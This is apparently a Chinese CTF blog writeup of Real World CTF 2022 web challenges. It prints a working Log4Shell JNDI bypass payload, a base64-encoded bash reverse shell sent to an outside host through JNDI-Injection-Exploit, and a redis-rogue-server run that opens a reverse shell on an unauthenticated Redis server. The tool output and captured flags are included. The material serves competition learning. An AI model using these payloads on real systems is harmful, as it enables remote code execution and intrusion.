2022 RealWorld CTF体验赛Writeup

原创

末 初 于 2022-01-23 16:54:54 发布 1137 收藏 1

分类专栏： CTF_WEB_Writeup 文章标签： RealWorldCTF

本文链接：https://blog.csdn.net/mochu7777777/article/details/122645259

文章目录

Digital Souvenir

log4flag

Be-a-Database-Hacker

the Secrets of Memory


baby flaglab

Flag Console

Be-a-Database-Hacker 2

Java Remote Debugger

Digital Souvenir




```
rwctf{RealWorldIsAwesome}
```

log4flag

log4flag

Score: 82

Web

Make log injection great.

```
nc 47.102.135.31 9999
```

attachment

Note: This Proof-of-Work Script may be helpful.

Using the script, you can solve the proof-of-work interactively:


```
$ python proof-of-work.py
Please enter md5 prefix: 6f536
Solving...
Answer: 2544011
```

Or you can solve the proof-of-work automatically with **host** and **port** provided as arguments:

```
$ python proof-of-work.py 47.102.135.31 9999
Solving proof of work...
47.102.135.31:37570 (available for 600 seconds)
Please send your payload to the address above.
```

Souvenir Redemption Code: [redacted]


有一些正则过滤



Illegal parameter value

网上bypass方法很多，随便找一个就行

```
${${::-j}ndi:${lower:rmi}://vw3nwn.dnslog.cn/exp}
```



Get SubDomain | Refresh Record

vw3nwn.dnslog.cn

DNS Query Record	IP Address	Created Time
vw3nwn.dnslog.cn	106.11.71.69	2022-01-22 23:55:18

Refer：https://cloud.tencent.com/developer/article/1921530

```
1 iZ0jldae1rapdovqwhcxkcZ   2 iZ0jldae1rapdovqwhcxkcZ
drwxr-xr-x 3 root root 4.0K Jan 23 00:10 generated-test-sources
-rw-r--r-- 1 root root 9.9M Jan 23 00:11 JNDI-Injection-Exploit-1.0-SNAPSHOT-all.jar
-rw-r--r-- 1 root root  28K Jan 23 00:11 JNDI-Injection-Exploit-1.0-SNAPSHOT.jar
drwxr-xr-x 2 root root 4.0K Jan 23 00:11 maven-archiver
drwxr-xr-x 3 root root 4.0K Jan 23 00:10 maven-status
drwxr-xr-x 2 root root 4.0K Jan 23 00:10 test-classes
[root@iZ0jldae1rapdovqwhcxkcZ JNDI-Injection-Exploit]# java -jar target/JNDI-Injection-Exploit-1.0-SNAPSHOT-all.jar -C "bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC84LjEzMC4xNC4xMTUvNzc3NyAwPiYx}|{base64,-d}|bash" -A
[ADDRESS] >>
[COMMAND] >> bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC84LjEzMC4xNC4xMTUvNzc3NyAwPiYx}|{base64,-d}|bash
----------------------------JNDI Links----------------------------
Target environment(Build in JDK 1.8 whose trustURLCodebase is true):
rmi://
ldap://
Target environment(Build in JDK whose trustURLCodebase is false and have Tomcat 8+ or SpringBoot 1.2.x+ in classpath):
rmi://
Target environment(Build in JDK 1.7 whose trustURLCodebase is true):
rmi://
ldap://

----------------------------Server Log----------------------------
2022-01-23 00:14:50 [JETTYSERVER]>> Listening on 0.0.0.0:8180
2022-01-23 00:14:50 [RMISERVER]  >> Listening on 0.0.0.0:1099
2022-01-23 00:14:50 [LDAPSERVER] >> Listening on 0.0.0.0:1389
2022-01-23 00:22:45 [RMISERVER]  >> Have connection from /47.102.135.31:33016
2022-01-23 00:22:45 [RMISERVER]  >> Reading message...
2022-01-23 00:22:45 [RMISERVER]  >> Is RMI.lookup call for dncqev 2
2022-01-23 00:22:45 [RMISERVER]  >> Sending remote classloading stub targeting http://.8180/ExecTemplateJDK8.class
2022-01-23 00:22:45 [RMISERVER]  >> Closing connection
2022-01-23 00:23:01 [RMISERVER]  >> Have connection from /47.102.135.31:33044
2022-01-23 00:23:01 [RMISERVER]  >> Reading message...
2022-01-23 00:23:01 [RMISERVER]  >> Is RMI.lookup call for u6xtwk 2
2022-01-23 00:23:01 [RMISERVER]  >> Sending local classloading reference.
2022-01-23 00:23:01 [RMISERVER]  >> Closing connection
2022-01-23 00:23:13 [RMISERVER]  >> Have connection from /47.102.135.31:33062
2022-01-23 00:23:13 [RMISERVER]  >> Reading message...
2022-01-23 00:23:13 [RMISERVER]  >> Is RMI.lookup call for dncqev 2
2022-01-23 00:23:13 [RMISERVER]  >> Sending remote classloading stub targeting http://:8180/ExecTemplateJDK8.class
2022-01-23 00:23:13 [RMISERVER]  >> Closing connection
```




```
1 iZ0jldae1rapdovqwhcxkcZ   2 iZ0jldae1rapdovqwhcxkcZ
[root@iZ0jldae1rapdovqwhcxkcZ ~]# nc -lvvp -p 7777
Listening on 0.0.0.0 7777
Connection received on 47.102.135.31 42542
bash: cannot set terminal process group (8): Inappropriate ioctl for device
bash: no job control in this shell
ctf@6fc4952e0912:/$ ls
ls
bin
boot
dev
etc
flag
home
lib
lib32
lib64
media
mnt
opt
proc
root
run
```

```
sbin
srv
sys
tmp
usr
var
ctf@6fc4952e0912:/$ cat /flag
cat /flag
rwctf{d4b4b837f95542aa93b43ee280b230d8}
ctf@6fc4952e0912:/$ [root@iZ0jldae1rapdovqwhcxkcZ ~]#
```

CSDN @末 初

Be-a-Database-Hacker


redis 未授权访问



```
os:Linux 5.4.0-92-generic x86_64
arch_bits:64
multiplexing_api:epoll
atomicvar_api:atomic-builtin
gcc_version:8.3.0
process_id:1
run_id:67f1020d3f8ec7e6db12c0a2ccbbdf83c7e76cb3
tcp_port:6379
uptime_in_seconds:82
uptime_in_days:0
hz:10
lru_clock:15479584
executable:/data/redis-server
config_file:

# Clients
connected_clients:1
client_longest_output_list:0
client_biggest_input_buf:0
blocked_clients:0

# Memory
used_memory:849232
used_memory_human:829.33K
used_memory_rss:4206592
used_memory_rss_human:4.01M
used_memory_peak:849232
used_memory_peak_human:829.33K
used_memory_peak_perc:100.11%
used_memory_overhead:836126
used_memory_startup:786488
used_memory_dataset:13106
used_memory_dataset_perc:20.89%
total_system_memory:32595533824
total_system_memory_human:30.36G
used_memory_lua:37888
used_memory_lua_human:37.00K
maxmemory:0
maxmemory_human:0B
maxmemory_policy:noeviction
mem_fragmentation_ratio:4.95
mem_allocator:jemalloc-4.0.3
```


Refer: https://github.com/n0b0dyCN/redis-rogue-server

```
[root@iZ0jldae1rapdovqwhcxkcZ redis-rogue-server]# python redis-rogue-server.py --rhost 47.102.124.80 --rport 34992 --lhost [redacted] --exp=exp.so
@copyright n0b0dy @ r3kapig

[info] TARGET 47.102.124.80:34992
[info] SERVER [redacted]:21000
[info] Setting master...
[info] Setting dbfilename...
[info] Loading module...
[info] Temerory cleaning up...
What do u want, [i]nteractive shell or [r]everse shell: r
[info] Open reverse shell...
Reverse server address: [redacted]
Reverse server port: 7777
[info] Reverse shell payload sent.
[info] Check at [redacted]:7777
[info] Unload module...
```



the Secrets of Memory

the Secrets of Memory

Score: 84

Web

Have fun digging into Spring Boot Actuator and hope you can reveal the Secrets of Memory.

```
nc 139.196.213.45 8080
```

attachment

Note: A Proof-of-Work Script may be helpful.


Using the script, you can solve the proof-of-work interactively:

```
$ python proof-of-work.py
Please enter md5 prefix: 6f536
Solving...
Answer: 2544011
```


Or you can solve the proof-of-work automatically with **host** and **port** provided as arguments:

```
$ python proof-of-work.py 139.196.213.45 8080
Solving proof of work...
139.196.213.45:39656 (available for 180 seconds)
Please send your payload to the address above
```

Souvenir Redemption Code: [redacted]



Refer：https://landgrey.me/blog/16/



baby flaglab

baby flaglab

Score: 87

Hope this challenge can bring back the flaglab pwning experience in Real World CTF 2018.

Note: For the remote envrionment, after proof-of-work, it may still take a few minutes to launch the flaglab website. If you can't access the web page, just be patient:-)

HINT: Baby flaglab is too immaturate to properly process images.

```
nc 47.102.106.96 8080
```

attachment

Note: This Proof-of-Work Script may be helpful.

Using the script, you can solve the proof-of-work interactively:


```
$ python proof-of-work.py
Please enter md5 prefix: 6f536
Solving...
Answer: 2544011
```


Or you can solve the proof-of-work automatically with **host** and **port** provided as arguments:

```
$ python proof-of-work.py 47.102.106.96 8080
Solving proof of work...
